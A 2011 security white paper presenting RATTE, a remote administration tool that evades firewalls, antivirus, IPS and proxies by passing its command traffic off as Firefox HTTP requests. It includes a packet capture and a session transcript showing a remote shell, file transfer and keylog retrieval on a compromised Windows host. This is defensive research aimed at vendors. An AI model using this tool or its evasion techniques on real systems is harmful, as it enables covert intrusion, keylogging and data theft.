# White Paper: Breaking Enterprise Security

Modern security applications will stop most to any threads towards companys, at least from sellers marketing perspective.

This white paper presents result of a test of various security applications and shows they fail in depth.

In Tests this network shema was used:

Victim using local firewall and AV->Network-Firewall with AV-Check/Protokoll-Check/App-Check, Proxy and IPS->Internet->Firewall with identical security checks as victim ->Attacker

To undertake this test a Software called Remote Administration Toolkit Tommy Edition (RATTE) was created. It uses various non-advanced technikes to evase security checks. With this tricks RATTE is able to evase in tests local firewalls (Windows, Outpost and Sophos Firewall have been tested), IPS (Snort), AV (Avira,Sophos,Fortinet,Antivir), Network-Firewalls (GenuGate, Fortigate) and Proxy with Authentication (Squid).

For example local-Firewall settings of test-candidate Sophos Firewall are shown in figure 1:






Figure 2 shows a capture of typical RATTE communication evading all security applications:




| No. | Time | Source | Destination | Protocol | Info |
|---|---|---|---|---|---|
| 1 | 0.000000 | [redacted] | [redacted] | TCP | 1067 > 8080 [SYN] Seq=0 Len=0 MSS=1460 |
| 2 | 0.001141 | [redacted] | [redacted] | TCP | 8080 > 1067 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 |
| 3 | 0.002765 | [redacted] | [redacted] | TCP | 1067 > 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 4 | 0.114846 | [redacted] | [redacted] | HTTP | GET http://www.microsoft.com:80/index.php?id=12976 |
| 5 | 0.115947 | [redacted] | [redacted] | TCP | 8080 > 1067 [ACK] Seq=1 Ack=413 Win=6432 Len=0 |
| 6 | 0.140097 | [redacted] | [redacted] | HTTP | HTTP/1.0 407 Proxy authentication required |
| 7 | 0.274737 | [redacted] | [redacted] | TCP | 1067 > 8080 [ACK] Seq=413 Ack=265 Win=63976 Len=0 |
| 8 | 1.023545 | [redacted] | [redacted] | TCP | 1067 > 8080 [FIN, ACK] Seq=413 Ack=265 Win=63976 L |
| 9 | 1.024029 | [redacted] | [redacted] | TCP | 8080 > 1067 [ACK] Seq=265 Ack=414 Win=6432 Len=0 |
| 10 | 1.025482 | [redacted] | [redacted] | TCP | 8080 > 1067 [FIN, ACK] Seq=265 Ack=414 Win=6432 Le |
| 11 | 1.025792 | [redacted] | [redacted] | TCP | 1067 > 8080 [ACK] Seq=414 Ack=266 Win=63976 Len=0 |
| 12 | 1.053485 | [redacted] | [redacted] | TCP | 1068 > 8080 [SYN] Seq=0 Len=0 MSS=1460 |
| 13 | 1.058378 | [redacted] | [redacted] | TCP | 8080 > 1068 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 |
| 14 | 1.059602 | [redacted] | [redacted] | TCP | 1068 > 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 15 | 1.206819 | [redacted] | [redacted] | HTTP | GET [redacted]/index.php?id=129767 |
| 16 | 1.207206 | [redacted] | [redacted] | TCP | 8080 > 1068 [ACK] Seq=1 Ack=465 Win=6432 Len=0 |
| 17 | 1.247707 | [redacted] | [redacted] | HTTP | HTTP/1.0 200 OK (text/html) |
| 18 | 1.361878 | [redacted] | [redacted] | TCP | 1068 > 8080 [ACK] Seq=465 Ack=327 Win=63914 Len=0 |

The transcript of a RATTE Session looks like this and proofs even a shell is possible without being stopped by security applications:

```
RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 1


Warte auf Mutex

Clients:

0) ID:1
HTTP connection from XXX using Ratte 1.4.1
<SystemName>\\<UserName> on <SystemName> running Windows XP Service Pack 2 as
Admin
C:\Programme\Mozilla Firefox\firefox.exe
Connected at Mon Feb 14 04:11:14 2011


RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 2
nr ?
0
send activation request, may take 10 seconds
Client activated
Session Menue
1) start Shell
2) get File from Client
3) send File to Client
4) get Keylog to ./keylog.txt
5) Change Shell User
6) List Processes
7) Kill Process
8) Client bits File Download
99) close Session
```

```
Choose: 1



C:\Programme\Mozilla Firefox>
dir
dir
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: XXXX

 Verzeichnis von C:\Programme\Mozilla Firefox

14.02.2011  10:11    <DIR>          .
14.02.2011  10:11    <DIR>          ..
26.07.2010  08:49                 0 .autoreg
26.07.2010  08:49            17.880 AccessibleMarshal.dll
07.05.2009  07:42             1.138 active-update.xml

<...shrinked for readability...>

 47 Datei(en)     21.044.897 Bytes
 13 Verzeichnis(se),  2.069.327.872 Bytes frei

C:\Programme\Mozilla Firefox>
exit

C:\Programme\Mozilla Firefox>
Session Menue
1) start Shell
2) get File from Client
3) send File to Client
4) get Keylog to ./keylog.txt
5) Change Shell User
6) List Processes
7) Kill Process
8) Client bits File Download
99) close Session
Choose: 99

RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 99
Removing Client an Position 0, may take up to 10 seconds
Shutting down!
```

Figure 3 shows correlating log of communication in local firewall:




Last figure illustrates very impressive, that local firewall thinks RATTE is Firefox and applies Firefox ruleset to RATTE.

To improve common security RATTE will be released with this white paper, so vendors and companys can verify actual security weaknesses and improve overall security.

Altough a video is released, which shows RATTE in Action beating EAL 4+ certified GenuGate firewall.

RATTE is published for education only and without sourcecode. Use only with written permission of target!

**Summary:**

Modern security solutions depend too much on signature-based detection. Additional it is not possible to do a correct traffic classification, if traffic is compliant to protocol standards such as HTTP.
Thus a reliable protection against "personalized" malware is not guaranteed.

http://www.genua.de/dateien/pi-genugate6.3-zertifiziert.pdf , Press release for certification of GenuGate.

http://www.fortinet.com/doc/solutionbrief/firewall_proxy_sol_brief.pdf , Press release about application scanning of FortiGate

http://www.av-test.org/certifications?lang=de, AV-Test-Sheet

http://www.marko-rogge.de/ratte.html , Video of RATTE

http://www.secmaniac.com/ , Social Engineering Toolkit, contains RATTE (soon)

"Die Kunst der digitalen Verteidigung" :
B.2 Entwicklung eines Sicherheitsprüfprogrammes
B.2.1 Umsetzung von Ratle in C++

Contact the author is requested to Marko Rogge mail@marko-rogge.de

Thomas Werth, Februar 2011, V1.1